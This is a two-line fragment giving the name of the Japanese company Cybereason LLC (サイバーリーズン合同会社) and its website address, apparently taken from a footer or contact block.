サイバーリーズン合同会社
www.cybereason.co.jp